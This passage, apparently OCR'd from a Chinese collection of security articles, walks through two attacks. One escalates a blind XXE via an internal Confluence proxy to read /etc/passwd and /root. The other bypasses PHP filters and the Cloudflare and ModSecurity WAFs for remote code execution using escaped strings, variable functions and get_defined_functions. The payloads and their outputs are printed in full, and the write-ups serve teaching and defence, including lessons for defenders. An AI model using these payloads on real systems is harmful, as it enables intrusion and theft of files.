
请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://confluence.company.internal:8090/plugins/servlet/oauth/users/ico
]>
<r></r>
```

响应：

```
The request is invalid: The request content was malformed:
The markup declarations contained or pointed to by the document type declaration must be well-
```

什么?!



漏洞存在！我们成功通过内部存在漏洞的 Confluence 传出互联网流量，从而避免存在漏洞的服务器的防火墙限制。这意味着，我们现在可以尝试使用 XXE 的经典方法。首先，我们在攻击者的服务器上托管一个 evil.xml 文件，其中包含以下内容，希望以此能触发带有更多内容的错误消息：

```
<!ENTITY % file SYSTEM "file:///">
<!ENTITY % ent "<!ENTITY data SYSTEM '%file;'>">
```

让我们更详细地看一下这些参数实体的定义：

1. 将外部引用的内容（在示例中是系统的根目录）加载到变量%file; 中。
2. 定义变量%ent;，二者结合在一起，编译第三个实体的定义。
3. 尝试访问位置%file; 的资源（可能指向任何地方），并将该位置的任何内容加载到实体数据中。

我们在这里引入的第三个定义是失败的，因为%file; 的内容不会指向有效的资源位置，而是包含完整目录的内容。

现在，使用 Confluence‘‘代理’’ 指向我们的 evil 文件，并确保%ent; 和%data; 参数可以访问并触发目录访问。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://confluence.company.internal:8090/plugins/servlet/oauth/users/ico
%ext;
%ent;
]>
<r>&data;</r>
```

响应：

```
no protocol: bin
boot
dev
etc
home
[...]
```

不错，现在列出了服务器根目录所包含的所有文件。

在这里，展现了另一种从服务器返回基于错误的输出结果的方法，也就是通过指定 ‘‘缺少’’ 的协议，而不是我们之前看到的无效协议。

这可以帮助我们解决阅读包含冒号的文件的问题，例如，使用上述方法读取/etc/passwd 会出现如下错误。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://confluence.company.internal:8090/plugins/servlet/oauth/users/ico
%ext;
%ent;
]>
<r>&data;</r>
```

响应：

```
unknown protocol: root
```

换句话说，我们可以读取文件，直到第一次出现冒号。要绕过此问题，并强制在错误消息中显示完整文件内容的方法是，在文件内容之前添加冒号。这样将导致 ‘‘无协议’’ 错误，因为第一个冒号之前的字段为空，也就是未定义。托管的 Payload 现在修改如下：

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % ent "<!ENTITY data SYSTEM ':%file;'>">
```

需要注意%file; 之前添加的冒号。现在重复我们的代理攻击，会产生以下结果。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://confluence.company.internal:8090/plugins/servlet/oauth/users/ico
```

```
%ext;
%ent;
]>
<r>&data;</r>
```

响应：

```
no protocol: :root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
[...]
```

终于！最后，为了造成最大化的影响，我们考虑到 Java 在访问目录时会返回目录列表，而不是文件，因此可以通过尝试列出/root 目录中的文件，来对 root 权限进行非入侵式检查：

```
<!ENTITY % file SYSTEM "file:///root">
<!ENTITY % ent "<!ENTITY data SYSTEM ':%file;'>">
```

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://confluence.company.internal:8090/plugins/servlet/oauth/users/ico
%ext;
%ent;
]>
<r>&data;</r>
```

响应：

```
no protocol: :.bash_history
.bash_logout
.bash_profile
.bashrc
.pki
.ssh
[...]
```

就是这样，我们看起来很幸运。通过滥用不充分的网络分段、未修复的内部应用程序服务器、具有额外特权的 Web 服务器和过于冗长的错误消息传递信息泄露漏洞，成功将 XXE 盲注漏洞提升为 root 级别文件读取漏洞。

12.5 经验总结

12.5.1 红方

1. 如果事情看起来很奇怪，应该继续进行漏洞挖掘。
2. Java SAX Parser 对 URL 的处理方式，允许攻击者采用一些新颖的方式来提取信息。现代 Java 版本不允许将多行文件作为外部 HTTP 请求的路径（即 hxxp[://]attacker[.]org/?&file; ）进行渗透，但在错误消息中可以获得多行响应，甚至是在 URL 的协议中。

12.5.2 蓝方

1. 确保内部服务器也像公网服务器一样，得到及时的修复。
2. 不要将内部网络视为一个受信任的安全区域，而是要进行适当的网络分段。
3. 将详细的错误消息写入错误日志中，不能仅记录 HTTP 响应。
4. 依靠身份验证，不一定能缓解像 XXE 这样的低级问题。

如何远程利用 PHP 绕过 Filter 以及 WAF 规则

译者：兴趣使然的小胃

原文：https://www.anquanke.com/post/id/162175

13.1 一、前言

在最近的 3 篇文章中，我主要关注的是如何绕过 WAF 规则集，最终获得远程命令执行权限。在本文中，我将与大家分享如何利用 PHP 绕过过滤器（filter）、输入限制以及 WAF 规则，最终实现远程代码执行。通常我在写这类文章时，总有人问我：‘‘是否真的有人会写出存在问题的代码？’’，这些提问者通常不是渗透测试人员。为避免再次被提问，这里我给出统一回答：是的，这种情况的确存在！（大家可以搜索一下 [1]，[2]）

在各种测试场景中，我准备使用 2 个存在漏洞的 PHP 脚本进行测试。第一个脚本如下所示。该脚本非常简单直白，主要用来复现远程代码执行漏洞场景（实际环境中我们可能需要经过一番努力才能获得该条件）：

```php
<?php

    if(preg_match('/system|exec|passthru/', $_GET['code'])) {
        echo "invalid syntax";
    } else {
        eval($_GET['code']);
    }

?>
```

图 1. 第 1 个 PHP 脚本

显然，上述代码中第 6 行非常危险。代码第三行尝试拦截诸如 `system`、`exec` 或者 `passthru` 之类的函数（PHP 中还有许多函数可以执行系统命令，但这里我们先重点关注这 3 个函数）。这个脚本运行在部署了 CloudFlare WAF 的 Web 服务器上（像往常一样，我使用的是 CloudFlare WAF，这是比较简单又广为人知的一个解决方案，但并不意味着 CloudFlare WAF 不安全。其他 WAF 或多或少也有相同问题）。第二个脚本则处于 ModSecurity OWASP CRS3 保护之下。

13.2 二、尝试读取/etc/passwd

首先我尝试使用 `system()` 读取`/etc/passwd`,具体请求为`/cfwaf.php?code=system(“cat /etc/passwd”);`。




图 2. CloudFlare WAF 会拦截我的第一次尝试

如上图所示，CloudFlare 会拦截我的请求（可能是因为存在`/etc/passwd` 特征），然而如果大家之前读过我关于未初始化变量的上一篇文章，就知道我们可以使用类似 `cat /etc$u/passwd` 之类的方法轻松绕过这个限制。

图 3. 绕过 CloudFlare WAF，但输入过滤机制拦截了我们的请求

CloudFlare WAF 已被成功绕过，但脚本拦截了我们的请求，因为我们尝试使用 `system` 函数。那么是否存在一种语法，可以让我们在不使用 “system’’ 字符串的情况下使用 `system` 函数？我们来阅读下 PHP 官方文档中关于字符串的描述。

13.3 三、PHP 字符串的转义表示法


- 以八进制表示的\[0—7]{1,3} 转义字符会自动适配 byte（如"\400" == “\000”）
- 以十六进制的\x[0—9A-Fa-f]{1,2} 转义字符表示法（如“\x41"）
- 以 Unicode 表示的\u{[0—9A-Fa-f]+} 字符，会输出为 UTF-8 字符串（自 PHP 7.0.0 引入该功能）

并非所有人都知道 PHP 中可以使用各种语法来表示字符串，再配合上 “PHP 可变函数（Variable function）’’ 后，我们就拥有能绕过 filter 以及 waf 规则的一把瑞士军刀。

13.4 四、PHP 可变函数

> PHP 支持可变函数这种概念。这意味着如果一个变量名后面跟着圆括号，那么 PHP 将寻找与变量值同名的函数，并尝试执行该函数。除此之外，可变函数还可以用于实现回调、函数表等其他使用场景。

这意味着类似 `$var(args);` 和“`string`”`(args);` 的语法实际上与 `function(args);` 等效。如果我们能使用变量或者字符串来调用函数，那么我们就可以在函数名中使用转义字符。如下所示：



第 3 种语法是以十六进制表示的转义字符组合，PHP 会将其转换成“`system`”字符串，然后使用`"ls"` 作为参数调用 `system` 函数。现在再试一下存在漏洞的脚本：




图 5. 绕过用户输入过滤

这种技术并不适用于所有 PHP 函数，可变函数不能用于诸如*echo*、*print*、*unset()*、*isset()*、*empty()*、*include*以及*require*等语言结构，用户需要使用自己的封装函数，才能以可变函数方式使用这些结构。

13.5 五、改进用户输入过滤

如果我在存在漏洞的脚本中排除类似双引号以及单引号之类的符号，结果会如何？我们是否可以在不使用双引号的情况下绕过代码限制？来试一下：


```
1 <?php
2
3    if(preg_match('/system|exec|passthru|[\"\']/', $_GET['code'])) {
4       echo "invalid syntax";
5    } else {
6       eval($_GET['code']);
7    }
8
9 ?>
```

图 6. 在 `$_GET[code]` 中排除" 及' 符号

根据代码第 3 行，现在该脚本在 `$_GET[code]` 查询参数中禁止使用" 及' 符号，应该能拦截之前我使用的 payload：


图 7. 现在脚本禁止使用"

幸运的是，在 PHP 中我们不一定需要引号来表示字符串。PHP 支持我们声明元素的类型，比如 `$a = (string)foo;`，在这种情况下，`$a` 就包含字符串`"foo"`，此外，如果不显示声明类型，那么 PHP 会将圆括



号内的数据当成字符串来处理：

在这种情况下，我们有两种方法可以绕过新的过滤器：第一种是使用类似 `(system)(ls);` 之类的语法，但在 `code` 参数中我们不能使用”system’’ 字符串，因此我们可以通过拼接字符串（如 `(sy.(st).em)(ls);`)来完成该任务。第二种是使用 `$_GET` 变量。如果我发送类似`?a=system&b=ls&code=$_GET[a]` 之类的请求，那么 `$_GET[a]` 就会被替代为字符串”system’’，并且 `$_GET[b]` 会被替换为字符串”ls’’，最终我可以绕过所有过滤器！



现在我们来试一下第一个 payload：`(sy.(st).em)(whoami);`

图 8. 成功绕过 WAF 及过滤器

试一下第二个 payload：?a=system&b=cat+/etc&c=/passwd&code=$_GET[a]($_GET[b].$_GET[c]);





图 9. 成功绕过 WAF 及过滤器

这里我们还可以使用其他技巧，比如我们可以在函数名和参数内插入注释（这种方法在绕过某些 WAF 规则集方面非常有用，这些规则集会拦截特定的 PHP 函数名）。以下语法都是有效语法：



13.6 六、get_defined_functions

这个 PHP 函数会返回一个多维数组，其中包含已定义的所有函数列表，包括内部函数及用户定义的函数。我们可以通过 `$arr["internal"]` 访问内部函数，通过 `$arr["user"]` 访问用户定义的函数，如下所示：

```
~ ❯❯❯
~ ❯❯❯ php -r 'print_r( get_defined_functions()[internal] );'
Array
(
    [0] => zend_version
    [1] => func_num_args
    [2] => func_get_arg
    [3] => func_get_args
    [4] => strlen
    [5] => strcmp
    [6] => strncmp
    [7] => strcasecmp
    [8] => strncasecmp
    [9] => each
    [10] => error_reporting
    [11] => define
    [12] => defined
    [13] => get_class
```

这种方法也可以在不使用函数名的情况下使用 `system` 函数。如果我们 `grep` 查找 “system’’，就可以发现该函数的索引值，然后利用该索引值调用 `system` 函数来执行代码：

```
~ ❯❯❯
~ ❯❯❯ php -r 'print_r( get_defined_functions()[internal] );' | grep 'system'
    [1077] => system
~ ❯❯❯
~ ❯❯❯ php -r 'get_defined_functions()[internal][1077](uname);'
Darwin
~ ❯❯❯ php -r 'get_defined_functions()[internal][1077](whoami);'
andreamenin
~ ❯❯❯ php -r 'get_defined_functions()[internal][1077](date);'
Sab 22 Dic 2018 15:52:32 CET
~ ❯❯❯
```

图 10. `1077 = system`

显然，这种方法也能绕过 CloudFlare WAF 及脚本过滤器：


```
~ ❯❯❯
~ ❯❯❯ http 'https://[redacted]/cfwaf.php?code=print_r(get_defined_functions()[internal]);' | grep system
    [381] => system
~ ❯❯❯ http 'https://[redacted]/cfwaf.php?code=get_defined_functions()[internal][381](whoami);'
HTTP/1.1 200 OK
CF-RAY: 48d36fa9ed0bbe34-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 14:56:37 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Set-Cookie: __cfduid=dd088af2bed0139574a6c9fc77b24bb661545490597; expires=Sun, 22-Dec-19 14:56:37 GMT; path=/; domai
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

www-data
```

whoami command output

图 11. 使用 `get_defined_functions` 绕过限制

13.7 七、字符数组

